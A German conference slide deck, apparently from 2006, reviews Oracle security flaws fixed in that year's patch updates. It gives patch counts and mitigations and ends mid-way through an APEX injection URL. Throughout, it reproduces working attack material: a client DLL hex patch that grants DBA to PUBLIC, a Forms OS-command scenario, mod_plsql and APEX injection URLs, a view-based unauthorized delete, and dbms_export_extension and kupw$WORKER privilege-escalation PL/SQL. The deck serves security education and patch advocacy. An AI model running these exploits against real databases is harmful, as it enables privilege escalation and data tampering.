



DOAG Konferenz 2006

Best of Oracle Security 2006


Alexander Kornbrust  
16-Nov-2006




- **Red-Database-Security GmbH**
- **Spezialisiert für Oracle Security**
- **Mehr als 250 Oracle Security Fehler gemeldet**
- **Kunden weltweit (Europa, USA, Mittlerer Osten, Südostasien)**
- **Dienstleistungen**
  - Security Audits
  - Verschiedene Oracle Security Trainings (z.B. Oracle Anti-Hacker-Training)
  - Verschiedene Software Lösungen (Repscan, Matrixay, Orasploit)



- Einführung
- Oracle CPU Januar 2006
- 0day Mod\_plsql
- Oracle E-Business-Suite Patch Februar 2006
- Oracle veröffentlicht 0day (Create View Lücke)
- Oracle CPU April 2006
- 0day dbms\_export\_extension
- Oracle CPU Juli 2006
- Oracle CPU Oktober 2006
- Kontakt




Die folgende Präsentation zeigt eine kleine Auswahl bereits korrigierter Sicherheitslücken, die im Jahr 2006 von Oracle mit Hilfe der Oracle Security Patches (CPU) korrigiert wurden.




Das Jahr 2006 war ein wichtiges Jahr bzgl. der Sicherheit von Oracle Produkten.

In den veröffentlichten Security-Patches wurden insgesamt 284 Sicherheitslücken korrigiert. In der Oracle Datenbank wurden 87 Sicherheitslücken betroffen.




Der Januar CPU korrigiert insgesamt 82 Sicherheitslücken in unterschiedlichen Oracle Produkten.

Database	29
FORMS	2
REPORTS	6
WF	3
OCS	15
APPS	19
DBC	2
Peoplesoft	1
JDEdwards	1
OHS	2
JavaNet	1
Portal	1



In der Oracle Datenbank wurden vor allem SQL Injection Lücken in PL/SQL Packages korrigiert. Weiterhin wurde ein Fehler im Login-Process korrigiert.

Im Oracle Application Server wurden u.A. Fehler in Forms und Reports korrigiert, die es jedem Benutzer erlauben, den Oracle Application Server zu zerstören bzw. Betriebssystemkommandos auszuführen.




Die Lücke DB18 ist ein Fehler in dem Authentisierungsprozess von Oracle und wurde mit dem Januar 2006 CPU korrigiert.


Ca. 1 Woche nach Veröffentlichung des Patches wurde im Internet von einer Schweizer Firma bereits der erste Exploit, der auf einem Proxies basiert, veröffentlicht.


Siehe <http://www.adp-gmbh.ch/blog/2006/01/24.php>





- Nach einem erfolgreichen Login gegen eine Oracle Datenbank, setzt Oracle den NLS-Parameter mittels eines “ALTER SESSION SET NLS...” Befehls. Dieser Befehl wird im Kontext des SYS Benutzers ausgeführt.
- Dieser “ALTER SESSION” Befehl wird vom nicht vertrauenswürdigen Datenbank-Client an die Datenbank gesendet.






- Öffnen Sie die Datei oraclient9.dll oder oraclient10.dll und suchen Sie nach dem ALTER SESSION Befehl.

```
- [C:\oracle\ora92\bin\oraclient9.dll]
Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe
alexora1
oraclient9.dll tnsnames.ora
 0 1 2 3 4 5 6 7 8 9 a b c d e f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS SORT= '%.*
0015e370h: 73 27 00 00 41 4C 54 45 52 20 53 45 53 53 49 4F ; s'..ALTER SESSIO
0015e380h: 4E 20 53 45 54 20 4E 4C 53 5F 4C 41 4E 47 55 41 ; N SET NLS_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ; NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; '%.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```



- Ersetzen Sie den "ALTER SESSION" Befehl mit "GRANT DBA TO PUBLIC--" und speichern Sie die DLL ab.

```
- [C:\oracle\ora92\bin\oraclient9.dll*]
Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe
alexora1
oraclient9.dll* | tnsnames.ora |
0 1 2 3 4 5 6 7 8 9 a b c d e f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS SORT= '%.*
0015e370h: 73 27 00 00 47 52 41 4E 54 20 44 42 41 20 54 4F ; s'..GRANT DBA TO
0015e380h: 20 50 55 42 4C 49 43 2D 2D 5F 4C 41 4E 47 55 41 ; PUBLIC-- LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ; NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; '%.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```



- An der Datenbank anmelden und durch den Login die Privilegien eskalieren.


```
C:\> sqlplus scott/tiger@database
```

```
SQL> exit
```


-- Nach dem erneuten Login sind alle Benutzer DBA.


```
C:\> sqlplus scott/tiger@database
```

```
SQL> desc dba_users;
```




## “Demokratie (oder Anarchie) in der Datenbank”





Gegen diese Lücke existieren keine Workarounds. Speziell ältere Systeme, die nicht aktualisiert oder gepatcht werden können (z.B. 8.0.x oder 8.1.7.3), sind gefährdet


- Einspielen der Oracle Januar 2006 bzw. April 2006 Patches (oder später)
- Oracle 10.2.0.2 enthält noch keine Fehlerkorrektur für dieses Problem, deshalb muss der Januar CPU (oder später) eingespielt werden
- Alle Architekturen, bei denen sich ein Oracle Benutzer nicht direkt gegen die Datenbank anmelden muss (z.B. SAP oder Windows Terminal Server), sind von diesem Problem nicht betroffen.



Auch im Oracle Application Server existieren Sicherheitslücken, mit deren Hilfe ein Angreifer den Oracle Application Server übernehmen kann.

Dies ist unabhängig von den Lücken in der Infrastrukturdatenbank (Listener, SQL Injection, ...).

So kann beispielsweise Oracle Forms und Oracle Reports ausgenutzt werden.




Das folgende Szenario erlaubt das Ausführen von OS Befehlen auf dem Oracle Application Server

- Erzeugen eines neuen Forms-Modules, das ein WHEN\_NEW\_FORM\_INSTANCE-Trigger mit dem Befehl `Host('ls > forms_is_unsecure.txt' , NO_SCREEN);` enthält
- Forms-Executable (hackme.fmx) für die Zielplattform (z.B. Linux, Solaris, ...) erzeugen.
- Kopieren dieses Executables auf den Application Server, z.B. via Webdav, FTP, SMB, webutil, utl\_file, ...
- Ausführen des Executables über einen HTTP-Request

<http://myserver.com:7779/forms90/f90servlet?module=/tmp/hacker.fmx>






Ab Forms 10g kann man die Parameter in der URL einschränken. Dazu muss ein Eintrag in die formsweb.cfg gemacht werden.


```
[myFormsApp1]  
form=....  
restrictedURLparams=form,module
```

Alternativ kann man auch die Oracle CPU Juli 2005 oder später einspielen, um dieses Problem zu korrigieren.




Am 25. Januar veröffentlichte David Litchfield auf der Mailing-Liste Bugtraq einen (fehlerhaften) Workaround für eine unkorrigierte, kritische Lücke in Oracle `mod_plsql`. David riet allen Oracle-Kunden alle URLs die eine geschlossene Klammer enthielten, mit `url_rewrite` zu blockieren

Auch wenn er nur einen Workaround mit `url_rewrite` veröffentlichte, war es kein Problem, die Sicherheitslücke herauszufinden und einen Exploit zu schreiben. David empfahl, alle Vorkommen von `)` zu blocken.



Durch Aktivieren des mod\_plsql debuggings in der wbsvr.app war es sehr einfach möglich, den Fehler zu identifizieren.

```
[WVGATEWAY]
debugModules=all
LoggingLevel=Debug
```



Der Aufruf folgender URL liefert folgenden Log-Eintrag

```
http://10.1.1.117/pls/dad/x.hello
```

Auszug aus `$ORACLE_HOME/Apache/modplsql/log/<DAD>/<PORT>`

[...]

```
if (owa_match.match_pattern('x.hello', simple_list__,
    complex_list__, true)) then
```

```
    rc__ := 2;
```


```
else
```

```
    null;
```

```
    null;
```

```
    x.hello;
```

[...]



Der Aufruf folgender URL liefert folgenden Log-Eintrag

```
http://10.1.1.117/pls/dad/x.hello')
```

Auszug aus \$ORACLE\_HOME/Apache/modplsql/log/<DAD>/<PORT>

[...]

```
if (owa_match.match_pattern('x.hello'), simple_list__,  
    complex_list__, true)) then
```

```
    rc__ := 2;
```


```
else
```

```
    null;
```

```
    null;
```

```
    x.hello');
```

[...]




```
http://10.1.1.117/pls/dad/x.hello;/*--  
',null,null,false))then--*/
```

Auszug aus \$ORACLE\_HOME/Apache/modplsql/log/<DAD>/<PORT>

[...]


```
if (owa_match.match_pattern('x.hello;/*--  
',null,null,false))then--*/', simple_list__,  
complex_list__, true)) then  
rc__ := 2;  
else  
null;  
null;  
x.hello;/*--',null,null,false))then--*/;
```

[...]



Auf der Black Hat USA wurde dann folgender Exploit veröffentlicht


```
http://orasploit.com/pls/dad/orasso.home?);execute%20immediate%20:1;--
=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20B
UF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_IND
EX_TABLES('INDEX_NAME','INDEX_SCHEMA','DBMS_
OUTPUT.PUT_LINE(:p1);EXECUTE%20IMMEDIATE%20'
'CREATE%20USER%20RDS%20IDENTIFIED%20BY%20ORA
SEC12!1'';END;--','SYS',1,'VER',0);END;
```



Oracle korrigierte dieses Problem mit dem Oracle CPU April 2006.

Bis zu diesem Zeitpunkt gab es keinerlei Schutz ausser des Workaround via `url_rewrite` bzw. der Verwendung von `PLSQLAlwaysDescribeProcedure`.






Am 23. Februar veröffentlichte bisher den ersten Security-Patch außerhalb des normalen Oracle CPU-Zyklus. Dieses wird von Oracle nur in sehr kritischen Fällen (Priorität 0) gemacht.

Oracle entschloss sich zu diesem Schritt, da es über die Diagnose Seiten der E-Business-Suite möglich war, im Internet das Klartextpassword des APPS-Benutzers einzusehen.

Mit Oracle Diagnostics 2.3 wurde diese Problem korrigiert

`http://<host>:<port>/OA_HTML/jtfqalgn.htm`




Am 6. April 2006 veröffentlichte ein Oracle Support Mitarbeiterin auf Metalink versehentlich Informationen inklusive Exploit-Code über eine kritische Sicherheitslücke in Oracle. Diese Lücke erlaubt es Oracle Benutzern mit Leserechten, Daten einzufügen, zu aktualisieren bzw. zu löschen, ohne dass Rechte dafür vorhanden sind.

Diese Information wurde zusätzlich per Metalink Newsletter an alle Abonnenten versendet.

Während anfangs noch davon ausgegangen wurde, dass nur Oracle 9.2-10.2 betroffen sind und man das „CREATE VIEW“ Privileg benötigt, wurden inzwischen Variationen gefunden, die alle Datenbanken betreffen und lediglich mit „CREATE SESSION“ funktionieren.

# Daten über Views ändern / Metalink Note



Subject: **A User With SELECT Object Privilege on Base Tables Can Delete Rows From a View**

Doc ID: **Note:363848.1**

Type: **PROBLEM**

Last Revision  
Date: **06-APR-2006**

Status: **MODERATED**

## In this Document

[Symptoms](#)

[Cause](#)

[Solution](#)

[References](#)

---

*This document is being delivered to you via Oracle Support's [Rapid Visibility \(RaV\)](#) Rapid Visibility (RaV) process, and therefore has not been subject to an independent technical review.*


## Applies to:

Oracle Server - Enterprise Edition - Version: 9.2.0.0 to 10.2.0.3

This problem can occur on any platform.

## Symptoms

A user is able to delete data from a table, through a view, though the user is granted only SELECT privilege on the table.




Dies war nicht das erste und auch nicht das letzte Mal, dass Oracle sicherheitsrelevante Informationen auf Metalink veröffentlichte. Viele Oracle Support-Analysten erkennen oftmals nicht die Security-Relevanz eines Fehlers.

<b>Bug No.</b>	[REDACTED]	<b>Updated</b>	21-MAR-2005
<b>Filed</b>	11-MAR-2005	<b>Product Version</b>	10.1.0.3
<b>Product</b>	Oracle Server - Enterprise Edition	<b>Platform Version</b>	No Data
<b>Platform</b>	Solaris Operating System (SPARC 64-bit)	<b>Affects Platforms</b>	Generic
<b>Database Version</b>	10.1.0.3	<b>Status</b>	Development to Q/A
<b>Severity</b>	Severe Loss of Service	<b>Fixed in Product Version</b>	10.2
<b>Base Bug</b>	N/A		

Problem statement:


**ALTER VIEW COMPILE CRASH IN KXTIVWT WHEN THERE ARE MISSING TABLES**




Obwohl sich diese Lücke in bestimmten Varianten auch ohne das Privileg „CREATE VIEW“ ausnutzen lässt, kann man das Risiko durch das Entfernen des Privilegs „CREATE VIEW“ reduzieren.

Unabhängig von diesem Fehler ist die Bereinigung der CONNECT Rolle aber aus anderen Überlegungen sinnvoll. In Oracle 10g Rel.2 wurde dies bereits getan.

Dabei sollte nicht nur „CREATE DATABASE LINK“, sondern alle Rechte ausser „CREATE SESSION“ entfernt werden.



## Demonstration Daten über Views einfügen/ändern/löschen




```
SQL> conn readuser/r  
Connected.
```

```
SQL> CREATE VIEW emp_emp AS  
2 SELECT e1.ename, e1.empno, e1.deptno  
3 FROM scott.emp e1, scott.emp e2  
4 WHERE e1.empno = e2.empno;  
View created.
```

```
SQL> delete from emp_emp;  
2 rows deleted.
```

➔ Dieses Problem wurde mit dem Oracle CPU Juli 2006 korrigiert.


create\_view1.avi



Kurz nach Veröffentlichung der Sicherheitslücke durch Oracle wurde auf russischen Webseiten eine Variante diskutiert, die anstatt des „Create View“ Privilegs eine Inline-View verwendet.

Es wurden auch verschiedene Exploits auf den einschlägigen Seiten dazu veröffentlicht.






```
SQL> -- Delete the lovs of APEX
delete from
  ( specially crafted inline view
  )
/
```


➔ Dieses Problem wurde mit dem Oracle CPU Oktober 2006 korrigiert.

create\_view2.avi




Der April CPU korrigiert insgesamt 36 Sicherheitslücken in unterschiedlichen Oracle Produkten.

Database	13
MOD_PLSQL	1
OCS	4
APPS	13
OPA	1
EM	2
PSE	1
JDE	1



In der Oracle Datenbank wurden wieder SQL Injection Lücken in PL/SQL Packages korrigiert. Auch für den mod\_plsql 0day Exploit wurde ein Patch veröffentlicht


Durch Entziehen von Public Privilegien von betroffenen Packages war es diesmal auf vielen Datenbanken nicht notwendig, diesen Patch einzuspielen.



1 Woche nach Veröffentlichung des Oracle CPU April 2006 veröffentlichte der Baske Jose Antonio Coret auf der Mailing-Liste Bugtraq einen Exploit für eine nicht korrigierte Lücke in dbms\_export\_extension.


Obwohl Jose versuchte, die Lücke anonym zu veröffentlichen, unterliefen Ihm einige Fehler, weshalb der Exploit auf Ihn zurückzuführen war.

Merke: Auch anonym posten will gelernt sein.




## Demonstration SQL Injection

dbms\_export\_extension.avi



## Package erzeugen

```
CREATE OR REPLACE
PACKAGE MYBADPACKAGE AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo
SYS.odciindexinfo,p3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END; /
```




## Packagebody erzeugen

```
CREATE OR REPLACE PACKAGE BODY MYBADPACKAGE
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo
SYS.odciindexinfo,p3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO HACKER';
COMMIT;
RETURN(1);
END;

END;
/
```


# April 0day dbms\_export\_extension / Demo



```
DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'HACKER';
TYPE_NAME := 'MYBADPACKAGE';
TYPE_SCHEMA := 'HACKER';
VERSION := '10.2.0.2.0';
GMFLAGS := 1;

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME=>
TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
NEWBLOCK, GMFLAGS => GMFLAGS);
END; /
```






Gegen Sicherheitslücken in Oracle Packages kann der einzelne DBA wenig machen. Oracle selbst muss die Lücken korrigieren und wesentlich mehr Sorgfalt bei den Korrekturen an den Tag legen.


Lösungen:

- Möglichst wenig Rechte zuteilen (speziell die Rolle „RESOURCE“ oder „CREATE PROCEDURE“)
- Neueste Patches einspielen.
- Gegen die Lücke in dbms\_export\_extension hilft es, die Public Grants zu entfernen und das Execute Recht an die DBA Rolle zu granten (wird für den Export benötigt).




Der Juli CPU korrigiert insgesamt 65 Sicherheitslücken in unterschiedlichen Oracle Produkten.

Database	23
Client	4
OAS	10
OCS	1
APPS	20
EM	4
PSE	2
JDE	1



In der Oracle Datenbank wurden wieder SQL Injection Lücken und Buffer Overflows in PL/SQL Packages korrigiert. Neben der Korrektur „Ändern von Daten über Views“ wurden vor allem Lücken in den Oracle Client Libraries korrigiert.


Oracle empfiehlt, diesen Patch auf allen Clients (= alle Oracle\_Homes) installiert werden, um Angriffe gegen Clients zu verhindern.



Die folgende Lücke wurde im Juli CPU korrigiert und erlaubt die Privilegien-Eskalation zum Benutzer DBA. Da es sich um eine Lücke in einer undokumentierten Funktion handelt, ist es schwierig, die Auswirkung abzuschätzen, die beim Entfernen der Public-Privilegien entstehen, abzuschätzen.

```
CREATE OR REPLACE FUNCTION F return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END; /
```


```
exec sys.kupw$WORKER.main('x','YY' and 1=d.f -- r6');
```



Um solche Lücken wie die SQL Injection Lücke in KUPW\$WORKER zu finden, gibt es 2 unterschiedliche Ansätze:

- Blackbox (Analyse des Verhaltens eines Packages)
- Whitebox (Source Code Analyse des Packages)

# SQL Injection Lücken finden II




PL/SQL-Unwrapper sind keine Neuigkeit in der Oracle Security Szene. Pete Finnigan veröffentlichte auf der Blackhat 2006 nur, was jeder Kenner bereits seit Jahren wusste.

```
mForm
Parse C:\oracle\ora101\rdbsms\admin\prvtfga.plb as 10g Clear

CREATE OR REPLACE
LIBRARY DBMS_FGA_LIB TRUSTED IS STATIC;
/
CREATE OR REPLACE
PACKAGE BODY DBMS_FGA AS


PROCEDURE ADD_POLICY(OBJECT_SCHEMA IN VARCHAR2 := NULL,
                    OBJECT_NAME IN VARCHAR2,
                    POLICY_NAME IN VARCHAR2,
                    AUDIT_CONDITION IN VARCHAR2 := NULL,
                    AUDIT_COLUMN IN VARCHAR2 := NULL,
                    HANDLER_SCHEMA IN VARCHAR2 := NULL,
                    HANDLER_MODULE IN VARCHAR2 := NULL,
                    ENABLE IN BOOLEAN := TRUE,
                    STATEMENT_TYPES IN VARCHAR2 := 'SELECT',
                    AUDIT_TRAIL IN PLS_INTEGER := 1,
                    AUDIT_COLUMN_OPTS IN BINARY_INTEGER DEFAULT 0
                    ) IS

EXTERNAL
NAME "kzfaadp"
```



Der Oktober CPU korrigiert insgesamt 101 Sicherheitslücken in unterschiedlichen Oracle Produkten.


Database	22
OHS	8
APEX	35
OAS	14
OCS	12
APPS	21
OPA	1
Peoplesoft	8
JD Edwards	1



In der Oracle Datenbank wurden wieder SQL Injection Lücken und Buffer Overflows in PL/SQL Packages korrigiert. Auch für die Sicherheits-Lücke mit den Inline-Views wurde ein Patch veröffentlicht .

Alleine aus diesem Grund sollte der Oktober-Patch unbedingt eingespielt werden, da sonst die Integrität der Datenbank in vielen Fällen nicht gewährleistet werden kann.






## APEX 1.5-2.1 enthält eine remote ausnutzbare SQL Injection Lücke


```
http://xe:8080/apex/wwv_flow_utilities.gen_popup_list?p
_filter=&p_name=p_t02&p_element_index=1&p_hidden_elem_n
ame=p_t01&p_form_index=0&p_max_elements=&p_escape_html=
